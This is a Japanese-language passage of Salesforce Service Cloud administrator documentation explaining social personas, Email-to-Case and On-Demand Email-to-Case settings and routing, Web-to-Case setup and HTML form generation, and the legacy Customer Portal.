メモ: 多くのソーシャル人格項目は、標準またはカスタムSalesforce制限によって最大文字数が設定されています。たとえば、名項目は40文字に制限されています。名が40文字を超えるソーシャル人格が受信ソーシャル投稿によって作成された場合、名は40文字目で切り捨てられます。

エディション

使用可能なエディション: Lightning ExperienceおよびSalesforce Classic

ソーシャル人格および投稿を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Professional** Edition。

ユーザ権限

Social Studio for Salesforceをインストールおよびリリースする
- 「アプリケーションのカスタマイズ」

1. [ソーシャル人格] タブをクリックします。
2. 必要に応じて、ビューを選択します。

   リストには、デフォルトで最近参照した情報が表示されます。組織内のすべてのソーシャル人格を表示するには、［ビュー］ドロップダウンで [すべて] を選択します。ニーズに合わせてビューを作成することもできます。
3. 管理するソーシャルハンドルをクリックします。

   ビューを選択した場合は、必要に応じて [編集] または [削除] をクリックします。

   警告: ソーシャル取引先と取引先責任者機能を使用してソーシャル人格を削除すると、関連するすべてのソーシャル投稿も削除されます。

ソーシャル人格の詳細ページでは、次のことを実行できます。

- そのソーシャルネットワークに関して取引先責任者の入手可能な情報を表示および編集する。

  メモ: 人格の情報を取得したソーシャルネットワークによって、情報は異なります。
- 組織からソーシャル人格を削除する。
- ソーシャル投稿を作成、編集、および削除する。
- ［ソースアプリケーション］項目で、人格を作成したソーシャルネットワークを参照する。この項目は、作成時に設定され、更新することはできません。Summer '15リリースより前に作成されたソーシャル人格には、この項目はありません。

警告: 項目レベルのセキュリティはないため、ソーシャル人格を作成、参照、編集、または削除できるユーザを制御することはできません。組織内のすべての人が、ソーシャル人格オブジェクトのすべてのデータを表示できます。

関連トピック:

- ソーシャル投稿の管理
- ソーシャルアクションのヒント
- ソーシャルカスタマーサービスへようこそ
- Complete Guide to Social Customer Service (ソーシャルカスタマーサービス完全ガイド)

カスタマーサポートツールの設定および管理

サポート管理者の皆さん、ようこそ

このドキュメントは、Service Cloud という Salesforce カスタマーサービスおよびサポート機能の設定を担当するシステム管理者を対象としています。このドキュメントは、機能の設定に関する情報をすばやく検索し、会社のサポートの問題を解決できるように操作に基づいて編成されています。たとえば、セルフサービス Web サイトの設定に関する情報は、カスタマーポータルまたはChatterアンサーという機能名を含むセクションではなく、「Webチャネルおよびソーシャルチャネルの作成」という名前のセクションにあります。ただし、機能名またはサポートの解決策を検索するために、このドキュメントをキーワードで検索することもできます。このドキュメントには、機能固有の概念または概要の多くが記載されていません。それらについては、『*顧客のサポート*』ドキュメントを参照してください。

『*サポートツールの設定および管理*』と『*顧客のサポート*』を併用すると、Salesforceの設定とカスタマーサービスの提供に必要な情報を網羅できます。

顧客チャネルの設定

メールチャネルの作成

メール-to-ケース

顧客からのメールを自動的に Salesforce のケースに変換し、顧客ケースを追跡してすばやく解決します。

メール-to-ケースまたはオンデマンドメール-to-ケースを設定できます。それぞれ異なるビジネスケースがサポートされます。

詳細	メール-to-ケース	オンデマンドメール-to-ケース
ビジネスケース:	メール通信量をネットワークのファイアウォールの*内側*で保持し、25 MB を超えるメールを受け付けます。	メール通信量をネットワークのファイアウォールの*外側*で保持し、25 MB を超えるメールは拒否します。
設定:	メールをケースに変換するには、メール-to-ケースエージェントをローカルマシンにダウンロードし	メールをケースに変換するには、Salesforce Apex メールサービスを設定する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

メール-to-ケースおよびオンデマンドメール-to-ケースを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

詳細	メール-to-ケース	オンデマンドメール-to-ケース
	てインストールする必要があります。	
1 日あたりのケースに変換されるメールの最大数:	2,500	ユーザライセンス数 × 1,000、1 日あたりの最大数 1,000,000
ヘッダー、メッセージ、および添付ファイルを含む、メールのサイズ制限:	25 MB 超	25 MB 未満

関連トピック:

- メール-to-ケースの設定
- オンデマンドメール-to-ケースの設定

メール-to-ケースの設定

メール-to-ケースを使用すると、会社はメールによる顧客からの問い合わせについて効率的に解決および対応できます。Salesforce では、指定のメールアドレスに顧客がメッセージを送信すると、自動的にケースが作成され、ケース項目が自動入力されます。

1. メール-to-ケースでは、メール-to-ケースエージェントをダウンロードする必要があります。これにより、すべてのメール通信量をネットワークのファイアウォールの内側で保持して、顧客から 25 MB を超えるメールを受け付けることができます。
2. ファイアウォールの内側にエージェントをインストールします。
3. メール-to-ケースを有効化して、メール-to-ケースの設定を構成します。
4. ルーティングアドレス設定を設定し、Salesforce による顧客からのメールの処理方法をカスタマイズします。
5. 手動でメールルーティングアドレスにメールを送信してこのアドレスをテストし、これらのメールがルーティングアドレスの設定に基づいてケースに変換されることを確認します。
6. 会社のサポート Web サイトに対して設定したメールアドレスを追加します。これは、顧客がケースをサポートチームに送信するために使用するメールアドレスです。
7. [メール] 関連リストをケースページレイアウトに追加します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

メール-to-ケースは、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition で使用できます。

ユーザ権限

メール-to-ケースを設定する

- 「アプリケーションのカスタマイズ」

メール-to-ケースを有効にする

- 「すべてのデータの編集」

  および

  「アプリケーションのカスタマイズ」

8. 必要に応じて、メール返信時にエージェントが使用できるテンプレートを作成します。これらのテンプレートには、返信元のメールの情報を表示する差し込み項目を入れることができます。

関連トピック:

- メール-to-ケース
- テキストメールテンプレートの作成
- HTML メールテンプレートの作成
- Visualforce メールテンプレートの作成

メール-to-ケースの有効化と設定

メール-to-ケースを有効化し、ニーズに適した設定を選択することで、受信メールメッセージを会社で自動的にケースに変換するための準備をします。

メモ: メール-to-ケースを有効化して設定する前に、ローカルマシンにメール-to-ケースエージェントをダウンロードして、インストールする必要があります。

1. [設定] から、［クイック検索］ボックスに「メール-to-ケース」と入力し、[メール-to-ケース] を選択します。
2. [編集] をクリックします。
3. ［メール-to-ケースの有効化］を選択します。
4. メール-to-ケース設定を定義します。
5. [保存] をクリックします。

関連トピック:

- メール-to-ケース
- メール-to-ケース設定
- メール-to-ケースおよびオンデマンドメール-to-ケースのルーティングアドレスの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メール-to-ケースを設定する
- 「アプリケーションのカスタマイズ」

メール-to-ケースを有効にする
- 「すべてのデータの編集」

および

「アプリケーションのカスタマイズ」

メール-to-ケース設定

メール-to-ケース設定を行い、Salesforce による受信メールの処理方法およびケースの作成方法をカスタマイズします。

これらの設定にアクセスするには、[設定]から［クイック検索］ボックスに「メール-to-ケース」と入力し、[メール-to-ケース] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メール-to-ケース設定	説明
メール-to-ケースの有効化	Salesforce が受信メールからケースを作成できるようにします。
ケース所有者に新規メールを通知する	既存のケースの新規メールに関する通知をケース所有者に自動的に送信できます。メール通知は、新しいメールに応答するために ToDo をケース所有者に割り当てます。メールに応答すると、ToDo がクローズされます。メール通知を無効にする場合は、必要に応じてチェックボックスをオフにします。
HTML メールの有効化	受信 HTML メールの内容を表示する前にユーザに警告します。これにより、コンピュータに損害を与える可能性がある、潜在的に悪意のある HTML を開くのを避けることができます。この設定が選択されていない場合は、サポートエージェントのメールメッセージの詳細ページに HTML ではなくテキストが表示されます。エージェントがメールに返信すると、HTML形式ではなく、テキスト形式のメッセージがメールエディタにコピーされます。
メール件名にスレッド ID を挿入	メールの件名にスレッド ID を追加します。スレッド ID は、送信メールに関連付けられた組織およびケースを識別する一意の数値です。この ID は、元のメールへの返信を正しいケースに関連付けるうえで役立ちます。
メール本文にスレッド ID を挿入	メールの本文にスレッド ID を追加します。
メールスレッドの前にユーザの署名を配置	返信の末尾 (メールスレッドの前) にユーザ署名を追加します。この設定が選択されていない場合は、ユーザ署名

メール-to-ケース設定	説明
	がメールスレッドの最後尾に配置されます。

一意のメール件名 ID とメール本文 ID の使用

送信メールの件名行と本文は必ずそれぞれ一意にしてください。

警告: ［メール件名 ID］および［メール本文テキスト ID］が同じ場合、メール-to-ケースでは各ケースに関連するメールの無限ループが発生します。これらの設定が選択されていない場合、最終的にメール-to-ケースでの新規メールの受信が停止します。

メールからスレッド ID を除外するには、［メール件名にスレッド ID を挿入］および［メール本文にスレッド ID を挿入］チェックボックスの両方をオフにします。サポートエージェントが送信ケースメールに応答すると新しいケースが作成されます。

関連トピック:

メール-to-ケース

オンデマンドメール-to-ケースの設定

オンデマンドメール-to-ケースにより、会社はメールによる顧客からの問い合わせを効率的に解決できます。Salesforce では、指定のメールアドレスに顧客がメッセージを送信すると、自動的にケースが作成され、ケース項目が自動入力されます。オンデマンドメール-to-ケースを使用すると、顧客からの 25 MB までのメールを処理できます。

1. 組織の［デフォルトのケース所有者］および［自動ケース所有者］を設定します。
2. メール-to-ケースを有効化して、設定します。
3. オンデマンドメール-to-ケースを有効化して、設定します。
4. ルーティングアドレス設定を設定し、Salesforce による顧客からのメールの処理方法をカスタマイズします。
5. 手動でメールルーティングアドレスにメールを送信してこのアドレスをテストし、これらのメールがルーティングアドレスの設定に基づいてケースに変換されることを確認します。
6. 会社のサポート Web サイトに対して設定したメールアドレスを追加します。これは、顧客がケースをサポートチームに送信するために使用するメールアドレスです。
7. ［メール］関連リストをケースページレイアウトに追加します。
8. 必要に応じて、メール返信時にエージェントが使用できるテンプレートを作成します。これらのテンプレートには、返信元のメールの情報を表示する差し込み項目を入れることができます。

エディション

使用可能なエディション: Salesforce Classic

オンデマンドメール-to-ケースを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オンデマンドメール-to-ケースを設定する
- 「アプリケーションのカスタマイズ」

オンデマンドメール-to-ケースを有効にする
- 「すべてのデータの編集」

メモ: オンデマンドメール-to-ケースでは、メールテキストが自動的に 32,000 文字に短縮されます。組織でこの制限を 128,000 文字に緩和するには、Salesforce にお問い合わせください。

関連トピック:

- メール-to-ケース
- テキストメールテンプレートの作成
- HTML メールテンプレートの作成
- Visualforce メールテンプレートの作成

オンデマンドメール-to-ケースの有効化と設定

オンデマンドメール-to-ケースでソフトウェアのダウンロードとインストールを行わずに、受信メールを自動的にケースに変換します。

メモ: オンデマンドメール-to-ケースを有効化する前に、［デフォルトのケース所有者］および［自動ケース更新ユーザ］を設定し、メール-to-ケースを有効化し、設定します。

1. [設定] から、［クイック検索］ボックスに「*メール-to-ケース*」と入力し、[メール-to-ケース] を選択します。
2. [編集] をクリックします。
3. ［オンデマンドサービスの有効化］を選択します。
4. 会社が予定しているオンデマンドメール-to-ケースの使用方法に基づいて、［メールの処理数制限超過時のアクション］設定および［送信者が許可されていない時のアクション］設定を選択します。
5. [保存] をクリックします。

関連トピック:

- メール-to-ケース
- オンデマンドメール-to-ケースの設定
- メール-to-ケースおよびオンデマンドメール-to-ケースのルーティングアドレス設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

オンデマンドメール-to-ケースは、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition で使用できます。

ユーザ権限

オンデマンドメール-to-ケースを設定する

- 「アプリケーションのカスタマイズ」

オンデマンドメール-to-ケースを有効にする手順は、次のとおりです。

- 「すべてのデータの編集」

  および

  「アプリケーションのカスタマイズ」

オンデマンドメール-to-ケースの設定

オンデマンドメール-to-ケース設定を使用して、組織の毎日のメール処理制限を超えているか未承認の送信者から届いた受信メールメッセージを Salesforce で処理する方法を指定します。

次は、オンデマンドメール-to-ケースに固有の設定です。一般的なメール-to-ケース設定についての詳細は、「メール-to-ケース設定」を参照してください。

オンデマンドメール-to-ケースの設定	説明
メールの処理数制限超過時のアクション	組織の毎日のメール処理制限を超えたメールに対し、オンデマンドメール-to-ケースでは何をするのか選択します。 • メッセージを返信 — メールサービスは、却下の理由を説明する通知を付けて、メッセージを送信者またはオンデマンドメール-to-ケースの [自動ケース更新ユーザ] に返します。 • メッセージを破棄 — メールサービスは、送信者には通知せずにメッセージを削除します。 • メッセージを再送 — メールサービスは、次の 24 時間以内に処理するようにメッセージをキューに入れます。メッセージが 24 時間以内に処理されない場合は、メッセージが却下された理由を説明する通知と共に、メッセージを送信者に返します。
送信者が許可されていない時のアクション	[許可する送信元] 項目でオンデマンドメール-to-ケースで使用できるメールアドレスとドメインを制限した場合、ブロックされている送信者から受け取ったメッセージをどうするか選択します。 • メッセージを返信 — メールサービスは、却下の理由を説明する通知を付けて、メッセージを送信者またはオンデマンドメール-to-ケースの [自動ケース更新ユーザ] に返します。

エディション

使用可能なエディション: Salesforce Classic

オンデマンドメール-to-ケースを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

オンデマンドメール-to-ケースの設定	説明
	• メッセージを破棄—メールサービスは、送信者には通知せずにメッセージを削除します。

送信メールの件名行と本文は必ずそれぞれ一意にしてください。

警告: ［メール件名 ID］および［メール本文テキスト ID］が同じ場合、メール-to-ケースでは各ケースに関連するメールの無限ループが発生します。これらの設定が選択されていない場合、最終的にメール-to-ケースでの新規メールの受信が停止します。

関連トピック:

メール-to-ケース

メール-to-ケースおよびオンデマンドメール-to-ケースのルーティングアドレスの設定

メール-to-ケースおよびオンデマンドメール-to-ケースのルーティングアドレスを設定するには、メール-to-ケースを有効化して、メール-to-ケース設定を定義する必要があります。

1. [設定] から、［クイック検索］ボックスに「メール-to-ケース」と入力し、[メール-to-ケース] を選択します。
2. ［ルーティングアドレス］リストで、[新規] をクリックします。
3. ルーティングアドレス設定を入力します。
4. [保存] をクリックします。
   指定したルーティングメールアドレスに確認メールが送信されます。
5. 確認メール中のリンクをクリックします。
   確認ページが Web ブラウザで表示されます。
6. 確認ページのリンクをクリックすると、Salesforce で処理が継続されます。

Salesforce が提供するメールサービスアドレスにケース登録を転送するように、メールシステムを設定する必要があります。

関連トピック:

メール-to-ケース

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メール-to-ケースまたはオンデマンドメール-to-ケースのルーティングアドレスを設定する
- 「アプリケーションのカスタマイズ」

メール-to-ケースおよびオンデマンドメール-to-ケースのルーティングアドレス設定

メール-to-ケースおよびオンデマンドメール-to-ケースのメールルーティングアドレスを追加および確認した後、メールルーティングアドレス設定を定義できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

メール-to-ケースおよびオンデマンドメール-to-ケースを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

設定	説明
ルーティング名	「ゴールドサポート」や「ベーシックサポート」など、ルーティングアドレスの名前。
メールアドレス	*メール-to-ケースソースのみ:* このオンデマンドメール-to-ケースルーティングアドレスの受信メールアドレス。このアドレスに送信されたメールが、指定した設定を使用して新規ケースを作成します。一意のメールアドレスを指定する必要があります。 これは、会社のサポート Web サイトに表示されるリンクに対応付けるメールアドレスです。
メールヘッダーの保存	*メール-to-ケースソースのみ:* ケースとして送信される各メールに関連付けられたメールルーティング情報を保存する場合は、このチェックボックスをオンにします。メールルーティング情報の保存は、組織の全体的なディスク容量制限の対象となります。 ケースに変換されたメールのメールヘッダーを参照するには、「ケースメールとの連動」(ページ 2568)を参照してください。
許可する送信元	オンデマンドメール-to-ケースを利用できるメールアドレスやドメインを制限するには、この項目に入力します。オンデマンドメール-to-ケースですべてのメールアドレスまたはドメインからのメールを受信するには、この項目は空白にしておきます。
メールからの `ToDo` の作成	*メール-to-ケースソースのみ:* ケースとしてメールが送信されるときに、ケー

設定	説明
	ス所有者に ToDo を自動的に割り当てる場合は、このチェックボックスをオンにします。 所有者は、割り当てルールによって自動的にケースに割り当てられますが、ケースが割り当てルール条件に一致しない場合、[サポート設定] ページの［デフォルトのケース所有者］項目にあるユーザがケースに割り当てられます。
ToDo の状況	*メール-to-ケースソースのみ:* このドロップダウンリストから、ケースとしてメールが送信されたときに、ケース所有者に自動的に割り当てられる ToDo の［状況］項目に対し、事前に定義する状況の値を選択します。 この設定が可能なのは、［メールからの ToDo の作成］チェックボックスがオンになっている場合のみです。
ケース所有者	*Outlook ソースのみ:* ケースの所有者。個人のユーザまたはキューのいずれかにすることができます。
ケース優先度	このメールルーティングアドレスに送信されたメールから作成されたケースに割り当てられる優先度。
ケース発生源	このメールルーティングアドレスに送信されたメールの［ケース発生源］項目に割り当てられた値。

メモ: 受信メールの［宛先］、CC、または BCC のいずれかの項目にルーティングアドレスが記載されている場合、［優先度］項目および［ケース発生源］項目には、そのルーティングアドレス設定により、ケースが自動入力されます。

関連トピック:

メール-to-ケース

FAQ - メール-to-ケース

- スパムをケースにしないようにすることはできますか?
- [メール-to-ケース] での添付ファイルのサイズ制限はありますか?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

[メール-to-ケース] での添付ファイルのサイズ制限はありますか?

オンデマンドメール-to-ケースを使用する場合、メール添付ファイルは最大25 MBまでです。メール-to-ケースエージェントを使用する場合、添付ファイルのサイズ制限はありません。

関連トピック:

FAQ - メール-to-ケース

スパムをケースにしないようにすることはできますか?

次のオプションを使用して、スパムを制限できます。

- ブラックリストルールを作成して、指定したIPアドレスからのメールを拒否する。
- AppExchangeからスパムフィルタアプリケーションをダウンロードする。

関連トピック:

FAQ - メール-to-ケース

Web チャネルおよびソーシャルチャネルの作成

Web ケース

Web-to-ケースを使用したケースの取り込み準備

Web-to-ケースを使用して、自社の Web サイトから顧客のサポート要求を直接収集し、1日あたり最大5,000件の新規ケースを自動的に生成します。これにより、顧客に対する組織のレスポンスが速くなり、サポートチームの生産性が向上します。

Web-to-ケースを設定する前に、次のことを実行します。

- 必要に応じてケースのカスタム項目を作成する。
- ケースの送信時に顧客に送信する自動化された通知用に、デフォルトのメールテンプレートを作成する。
- 受信ケースをキューおよび個々のユーザに割り当てる場合に、ケースキューを作成する。
- サポート設定をカスタマイズ(ページ3102)して、ケースが割り当てルールの条件を満たさない場合にデフォルトの所有者を選択する。
- 有効なケースの割り当てルールを作成して、Web 生成ケースをユーザに割り当てる方法やキューに入れる方法を決定する。有効な割り当てルールを設定しないと、[サポート設定] で指定したデフォルトの所有者にすべての Web 生成ケースが割り当てられます。

これで、Web-to-ケースを設定 (ページ 2780)する準備ができました。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Web-to-ケースを設定する
- 「アプリケーションのカスタマイズ」

関連トピック:

- カスタム項目の作成
- メールテンプレートの管理
- キューの作成
- 割り当てルールの設定
- FAQ - Web-to-ケース

Web-to-ケースの設定

Web-to-ケースを使用して、自社の Web サイトから顧客のサポート要求を直接収集し、1 日あたり最大 5,000 件の新規ケースを自動的に生成します。Web-to-ケースを設定するには、機能を有効化し、設定を選択し、Web サイトに [Web-to-ケース] フォームを追加します。

メモ: 開始する前に、「Web-to-ケースを使用したケースの取り込み準備」と「Web-to-ケースの注意事項と制限」を参照して、Web-to-ケースを設定するときの前提条件と考慮事項の詳細を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Web-to-ケースを設定する
- 「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索] ボックスに「*Web-to-ケース*」と入力し、**[Web-to-ケース]** を選択します。
2. **[Web-to-ケースの有効化]** を選択します。
3. デフォルトのケース発生源を選択します。
4. ケースが作成されたことを顧客に自動的に通知するデフォルトのレスポンス用テンプレートを選択します。

   送信された情報に応じて異なるメールテンプレートを使用するようにレスポンスルールを設定している場合、デフォルトのメールテンプレートは、適用されるレスポンスルールがないときに使用されます。レスポンスルールが適用されないときはメールを送信しない場合、このオプションをオフのままにします。このテンプレートは「有効」に設定する必要があります。
5. ケースの作成に失敗した場合、顧客に送信されるメールでレコード情報を非表示にするには、**[レコード情報を非表示]** を選択します。
6. デフォルト以外の署名を使用するには、メールの署名を入力します。
7. **[保存]** をクリックします。

顧客からの Web-to-ケースのサポート要求に対応するために Web 管理者が Web サイトで使用できる HTML コードを生成するには、「Web-to-ケース HTML コードの生成」を参照してください。

関連トピック:

- カスタマーサポートの設定
- FAQ - Web-to-ケース

Web-to-ケース HTML コードの生成

Web 管理者が会社の Web サイトに挿入する HTML コードを生成して、Web フォームでケースを取得できるようにします。それらの Web ページのどこからでも、情報が送信されるたびにケースが 1 件作成されます。

Web-to-ケースを有効にしておく必要があります。Web-to-ケースの設定手順は、「Web-to-ケースの設定」 (ページ 2780)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Web-to-ケースを設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*Web-to-ケース HTML ジェネレータ*」と入力して、**[Web-to-ケース HTML ジェネレータ]** を選択します。
2. Web-to-ケースフォームに含める項目を選択するには、[追加] 矢印と [取り消し] 矢印を使用して項目を [選択可能な項目] リストと [選択済みの項目] リスト間で移動します。フォームに表示する項目の順序を変更するには、上下矢印を使用します。

   マルチ通貨を使用している組織で、通貨金額の項目を追加する場合は、HTML に [ケース 通貨] 項目を追加します。この項目を追加しなかった場合、すべての金額はマスタ通貨で取り込まれます。ケースにレコードタイプを使用している組織で、[ケースレコードタイプ] 項目を選択すると、ユーザが提出した Web 生成のケースに対して特定のレコードタイプを選択できます。
3. 組織でセルフサービスポータルまたはカスタマーポータルを使用していて、これらのポータルでユーザ向けに Web 生成のケースを表示する場合は、[セルフサービスポータルに公開] を選択します。
4. ユーザが情報を送信した後に移動する完全 URL を指定します。たとえば、この URL を「ご利用ありがとうございます」ページや会社のホームページにすることが考えられます。
5. 組織でトランスレーションワークベンチを使用している場合、またはタブを名称変更した場合は、Web-to-ケースフォームに表示されるフォームラベルで使用する言語を選択します。Web-to-ケースフォームのソースは常にその個人の言語になっています。
6. **[生成]** をクリックします。
7. 生成された HTML コードをコピーし、それを Web マスタが Web サイトに組み込みます。
8. **[完了]** をクリックします。

   ヒント: カスタム複数選択リストを使用すると、顧客は複数の商品についてのケースを一度に報告できるようになります。

Web-to-ケースフォームをテストする場合は、コードに `<input type="hidden" name="debug" value="1">` 行を追加します。この行により、フォームを送信するとデバッグページにリダイレクトされます。この行は、Web-to-ケースページを Web サイトに公開する前に忘れずに削除してください。

Web-to-ケースの注意事項と制限

Web-to-ケースのしくみについて確認し、会社にとって最も効率的な方法で設定してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Web-to-ケースの設定方法を決めるときに、次の点に留意してください。

- 可能な場合、Web で生成されたケースは、顧客のメールアドレスに基づいて関連する取引先責任者および取引先に自動的にリンクされます。
- Salesforce は、Web-to-ケースによって登録されたレコードを作成する前に項目入力規則を実行し、有効な値を持つレコードのみを作成します。すべての必須項目に値を入力した後に、レコードを Web-to-ケース経由で作成できます。
- オンラインで取り込まれた日付項目および通貨項目の形式は、組織のデフォルトの共有設定である［地域のデフォルト値］および［通貨］と同じになります。
- Salesforce では、Web-to-ケースフォームでリッチテキストエリア (RTA) 項目はサポートされません。フォームで RTA 項目を使用すると、入力された情報はケースの作成時にプレーンテキストとして保存されます。
- 組織が毎日の Web-to-ケースの制限数を超えた場合、デフォルトのケース所有者 ([サポート設定] ページで指定) に追加のケース情報を含むメールが送信されます。

関連トピック:

Web-to-ケースを使用したケースの取り込み準備
Web-to-ケースの設定
FAQ - Web-to-ケース

FAQ - Web-to-ケース

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- Web-to-ケースはいくつまで取り込むことができますか?
- 新しい Web 生成ケースを所有するのは誰ですか?
- 取り込む情報の種類は、どのようにして指定しますか?
- 複数の Web ページからケースを取り込むことはできますか?
- Web マスタは [Web-to-ケース] ページをどうやってテストしますか?
- Web で作成されたケースには、どのような「ケースの状況」が割り当てられますか?
- ケースを絶対に紛失しないようにする方法は?
- Web-to-ケースのスパムを回避する方法は?

Web-to-ケースはいくつまで取り込むことができますか?

Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、24 時間に最大 5,000 件のケースを取り込むことができます。会社でこの件数を上回るケース要求を生成する場合は、任意のページの上部にある [ヘルプ&トレーニング] をクリックし、[私のケース] タブを選択して、Salesforce カスタマサポートに上限引き上げについて直接お問い合わせください。

組織が 24 時間の制限に達した場合は、Salesforce では Web-to-ケース要求および Web-to-リード要求の両方を含む待機中の要求のキューに追加の要求を格納します。要求は制限が更新されると提出されます。待機中の要求のキューの制限は合計 50,000 件です。組織が待機中の要求の制限に達すると、制限を超える要求は却下され、キューに入れられません。システム管理者は、提出が却下された最初の 5 件のメールに関して通知を受け取ります。組織の待機中の要求の制限を変更するには、Salesforce カスタマサポートにお問い合わせください。

関連トピック:

FAQ - Web-to-ケース

新しい Web 生成ケースを所有するのは誰ですか?

システム管理者は、有効なケース割り当てルールを設定して、Web で生成されたケースをケースの特定の条件に基づいてユーザまたはキューに自動的に割り当てることができます。割り当てルールの条件のいずれにも一致しないケースは、サポートの設定で指定されている [デフォルトのケース所有者] に割り当てられます。

関連トピック:

FAQ - Web-to-ケース

取り込む情報の種類は、どのようにして指定しますか?

自社の Web サイトで使用する HTML を生成する際に、標準入力項目またはカスタム項目のうち、どの項目の情報を収集するかを指定できます。ケースのカスタム項目は、HTML コードを生成する前に作成する必要があります。[設定] から、[クイック検索] ボックスに「*Web-to-*ケース」と入力し、**[Web-to-ケース]** を選択し、機能を設定して HTML を生成します。

関連トピック:

FAQ - Web-to-ケース

複数の Web ページからケースを取り込むことはできますか?

はい、できます。ケースを取り込む Web ページに、生成した HTML コードを挿入します。それらの Web ページのどこからでも、情報が送信されるたびにケースが 1 件作成されます。

関連トピック:

FAQ - Web-to-ケース

Web マスタは [Web-to-ケース] ページをどうやってテストしますか?

フォームを送信するときにデバッグページを表示するには、Web-to-ケースコードに次の行を追加します。この行は、Web-to-ケースページを Web サイトに公開する前に忘れずに削除してください。

```
<input type="hidden" name="debug" value="1">
```

関連トピック:

FAQ - Web-to-ケース

Web で作成されたケースには、どのような「ケースの状況」が割り当てられますか?

新しい Web ケースには、システム管理者が［ケース 状況］選択リスト値から選択したデフォルトの状況が設定されます。［発生源］項目のデフォルト値は、[Web-to-ケース] の設定時にシステム管理者が決定します。

関連トピック:

FAQ - Web-to-ケース

ケースを絶対に紛失しないようにする方法は?

組織が毎日の Web-to-ケースの制限数を超えた場合、デフォルトのケース所有者 (サポート設定で指定します) に追加のケース情報を含むメールが送信されます。Web-to-ケース設定にエラーがあるために新しいケースを生成できない場合は、エラーの修正をサポートできるように、カスタマーサポートに通知されます。

組織でオンデマンドメール-to-ケースを使用している場合、Salesforce は、スケジュール設定された Salesforce のダウンタイムにユーザがケースを登録した場合でも、ケースが確実に失われないようにします。

関連トピック:

FAQ - Web-to-ケース

ケースレポートでの「対応期間」の計算方法は?

オープンケースの対応期間は、作成から現在までの経過時間を表します。クローズケースの対応期間は、作成からクローズまでの経過時間を表します。ケースレポートには [単位] ドロップダウンリストが表示され、[対応期間] を日、時間、または分単位で表示できます。

関連トピック:

ケースの項目

FAQ - Web-to-ケース

Web-to-ケースのスパムを回避する方法は?

次のソリューションを使用して、Web-to-ケースフォームのスパムを受信しないようにします。

- 入力規則を作成する。
- CAPTCHA を活用する。
- Web サービスを使用する。

関連トピック:

FAQ - Web-to-ケース

カスタマーポータル

カスタマーポータルの設定

メモ: Summer '13 リリース以降、新しい組織ではカスタマーポータルを利用できません。既存の組織は、引き続きカスタマーポータルにアクセスすることができます。カスタマーポータルがない場合に顧客と簡単に情報を共有するには、コミュニティを使用します。

カスタマーポータルを使用している既存の組織は、カスタマーポータルを継続して使用することも、コミュニティに移行することもできます。詳細は、Salesforce アカウントエグゼクティブにお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタマーポータルを設定および更新する
- 「アプリケーションのカスタマイズ」

Salesforce カスタマーポータルには、顧客のオンラインサポートチャネルがあり、これを使用して、顧客はカスタマーサービス担当者に連絡しなくても各自の疑問を解決できます。カスタマーポータルを使用して、視覚的にインパクトのあるユーザインターフェースをカスタマイズして顧客に提供できます。そして、次の Salesforce 機能により、ユーザ、および顧客の成功を支援します。

- 顧客のページレイアウトと項目レベルセキュリティに表示されるページと項目を決める
- 顧客のプロファイル、権限セット、ロール、および共有ルールを管理する
- Salesforce CRM Content または [ドキュメント] タブからドキュメントを指定および構成する
- Salesforce ナレッジを使用して顧客の知識ベースを作成する
- 顧客のアイデアコミュニティへの参加を許可する
- カスタムオブジェクトを使用して、組織独自のデータを表示および収集する
- [レポート] タブからカスタマイズ済みのレポートを提供する

メモ: 大規模ポータルユーザは、数千から数百万のユーザを対象とするカスタマーポータルまたはコミュニティで使用できます。「大規模ポータルユーザについて」 (ページ 2832)を参照してください。

